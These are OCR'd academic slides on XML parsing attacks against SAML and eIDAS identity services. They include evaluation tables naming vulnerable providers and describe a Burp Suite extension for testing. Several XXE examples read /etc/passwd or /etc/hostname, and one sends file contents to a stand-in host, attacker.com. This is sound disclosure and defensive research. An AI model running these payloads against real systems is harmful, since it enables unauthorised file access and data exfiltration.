
Overview

1. SAML
2. eIDAS
3. Attacks
   - XML Parsing Attacks
   - Evaluation
4. EsPreSSO
5. Conclusions

eIDAS Authentication




eIDAS Authentication



SAML Evaluation [Mainka et al., 2014]

Service Provider	AM1				AM2			AM3	
	∅Sig	**CF**	**XXEA**	**XSLTA**	**RA**	**XSW**	**TRC**	**CInj**	**Summary**
Salesforce	×	×	×	×	×	×	×	×	×
Google Apps	×	×	×	×	×	×	×	×	×
Zoho	×	×	×	×	×	✓	×	×	✓
Zendesk	×	×	×	×	×	×	✓	×	✓
Clarizen	✓	×	✓	×	✓	✓	✓	×	✓
SAManage	×	×	✓	×	×	✓	✓	✓	✓
Shiftplanning	×	×	✓	×	×	×	✓	✓	✓
Panorama9	×	×	×	×	×	×	✓	×	✓
UserVoice (Marketing)	×	×	×	×	×	×	✓	×	✓
Instructure	×	×	×	✓	✓	✓	✓	×	✓
The Resumator	×	×	✓	×	×	×	✓	×	✓
BambooHR	×	×	×	×	×	×	✓	✓	✓
AppDynamics	×	×	✓	×	✓	✓	✓	×	✓
IdeaScale	×	×	✓	×	×	×	×	✓	✓
Panopto	×	×	×	×	×	✓	✓	×	✓
TimeOffManager	×	×	✓	×	✓	✓	✓	×	✓
HappyFox	×	×	×	×	×	✓	✓	×	✓
SpringCM	×	×	×	×	×	✓	×	×	✓
ScreenSteps Live	×	×	✓	×	×	✓	✓	×	✓
LiveHive	×	×	✓	×	✓	✓	✓	×	✓
Howlr	×	×	×	×	×	×	✓	✓	✓
CA Service Management	×	×	✓	×	✓	×	✓	✓	✓
Total	1	0	10	1	6	11	17	6	20/ 22

Attacks Summary



Overview

1. **SAML**
2. **eIDAS**
3. **Attacks**
   - **XML Parsing Attacks**
   - **Evaluation**
4. **EsPreSSO**
5. **Conclusions**

Evaluation of XML Parsing Attacks

- No valid ID cards needed
- Serious attacks; Facebook rewarded with 33,500 $

XML Entities

XML Code (example)

```
<?xml version="1.0"?>
<!DOCTYPE [
      <!ENTITY res „HI “>
]>
<data>&res;</data>
```

The parser first „registers“ the entities within the DOCTYPE

XML Entities

XML Code (example)

```
<?xml version="1.0"?>
<!DOCTYPE [
      <!ENTITY res „HI “>
]>
<data>&res;</data>
```

The parser determines the reference to an ENTITY

XML Entities

XML Code (example)

```
<?xml version="1.0"?>
<!DOCTYPE [
      <!ENTITY res „HI “>
]>
<data>HI</data>
```

… and resolves it

XML Entities

Are XML Entities dangerous?

XML Entities

Illegitimate
File Access with XXE

Illegitimate File Access

XML Code (example)

```
<?xml version="1.0"?>
<!DOCTYPE [
    <!ENTITY file SYSTEM „/etc/passwd“>
]>
<data>&file;</data>
```

Illegitimate File Access

XML Code (example)

```
<?xml version="1.0"?>
<!DOCTYPE [
    <!ENTITY file SYSTEM „/etc/passwd“>
    <!ENTITY send SYSTEM „http://attacker.com/?f=&file;“>
]>
<data>&send;</data>
```

Overview

1. SAML
2. eIDAS
3. Attacks
   - XML Parsing Attacks
   - Evaluation
4. EsPreSSO
5. Conclusions

Evaluation

eIDAS Provider	DoS		SSRF			File Exfiltration
	Recursive Entities	External (Parameter) Entities	External (Parameter) Entities	SchemaLocation / XInclude	External DTD	
eIDAS Pilot Sweden	–	✗[1]	✗	✓	✗	✗
eIDAS Pilot Belgium	–	✓	✓	✓	✓	✓
eIDAS Pilot Czech Republic	–	✓	✓	✓	✓	✓
Provider 1	–	✗[1]	✗	✓	✗	✗
eIDAS Pilot Estonia	–	✓	✓	✓	✓	✓
eIDAS Pilot France	–	✓	✓	✓	✓	✓
eIDAS Pilot Norway	–	✓	✓	✓	✓	✓
ArubaPEC S.p.A	–	✓	✓	✓	✓	✓
Intesa S.p.A.	–	✗[1]	✗[2]	✓	✗[2]	✓
Provider 2	–	✗[1]	✗	✓	✗	✗
Provider 3	–	✗[1]	✗	✓	✗	✗
Poste Italiane SpA	–	✗[1]	✗[2]	✓	✗[2]	✓
Provider 4	–	✗[1]	✗	✓	✗	✗
Sielte S.p.A	–	✓	✓	✓	✓	✓
TI Trust Technologies srl (TIM)	–	✓	✓	✓	✓	✓
Vulnerable in Total	**–**	**7**	**7**	**0**	**7**	**5**

[1] To avoid harm, we did not test the full impact of the attacks.
[2] Only DNS requests were observed.

Comprehensive Evaluation of the eIDAS Swedish Pilot

- Offers demo services
- Possible to analyze further attacks like XML Signature Wrapping or XSS, etc.


- **No** further vulnerabilities found

Overview

1. **SAML**
2. **eIDAS**
3. **Attacks**
   - **XML Parsing Attacks**
   - **Evaluation**
4. **EsPreSSO**
5. **Conclusions**

Automatic Evaluation with EsPreSSO

- Burp Suite extension
- Extension for Processing and Recognition of Single Sign-On Protocols
- We implemented XXE and Signature Wrapping attacks for SAML
- XML Encryption attacks planed


Raw
Params
Headers
Hex
SAML
Source Code
SAMLResponse
Certificates
Attacker
Choose an attack for the intercepted message.
DTD
Recursive Entities:
4
Entity References:
10
Adjust
Target File:
file:///etc/hostname
Helper-URL:
http://publicServer.com/helperDTD.dtd
Attacker Listener:
http://publicServer.com/
file:///etc/hostname
file:///dev/urandom
file:///sys/power/image_size
Encoding:
UTF-7
UTF-8
UTF-16
(3.) Setting of parameters
(4.) Encoding of the DTD
Select DTD:
XXE Attack using UTF-16
SYSTEM
PUBLIC
Selected DTD:
Enable editing
Auto modify
Description:
Some simple blacklisting countermeasures can probably bypassed by changing the default XML charset (which is UTF-8), to a different one, for
(1.) Choose the DTD vector
<?xml version="1.0" encoding="UTF-16"?>
<!DOCTYPE data [
<!ELEMENT data (#PCDATA)>
<!ENTITY url SYSTEM "http://publicServer.com/">
]>
<data>&url;</data>
(2.) Selected DTD vector
(5.) Apply attack to message
Modify

Overview

1. **SAML**
2. **eIDAS**
3. **Attacks**
   - **XML Parsing Attacks**
   - **Evaluation**
4. **EsPreSSO**
5. **Conclusions**

Conclusion

- XXE is still a problem
- Many critical vulnerabilities are already fixed
- Our contributions
  - Best Current Practices for eIDAS
  - Automated tool for the security analysis of SAML
- More information
  - https://github.com/RUB-NDS/FutureTrust/wiki
  - https://github.com/RUB-NDS/BurpSSOExtension
  - https://www.futuretrust.eu/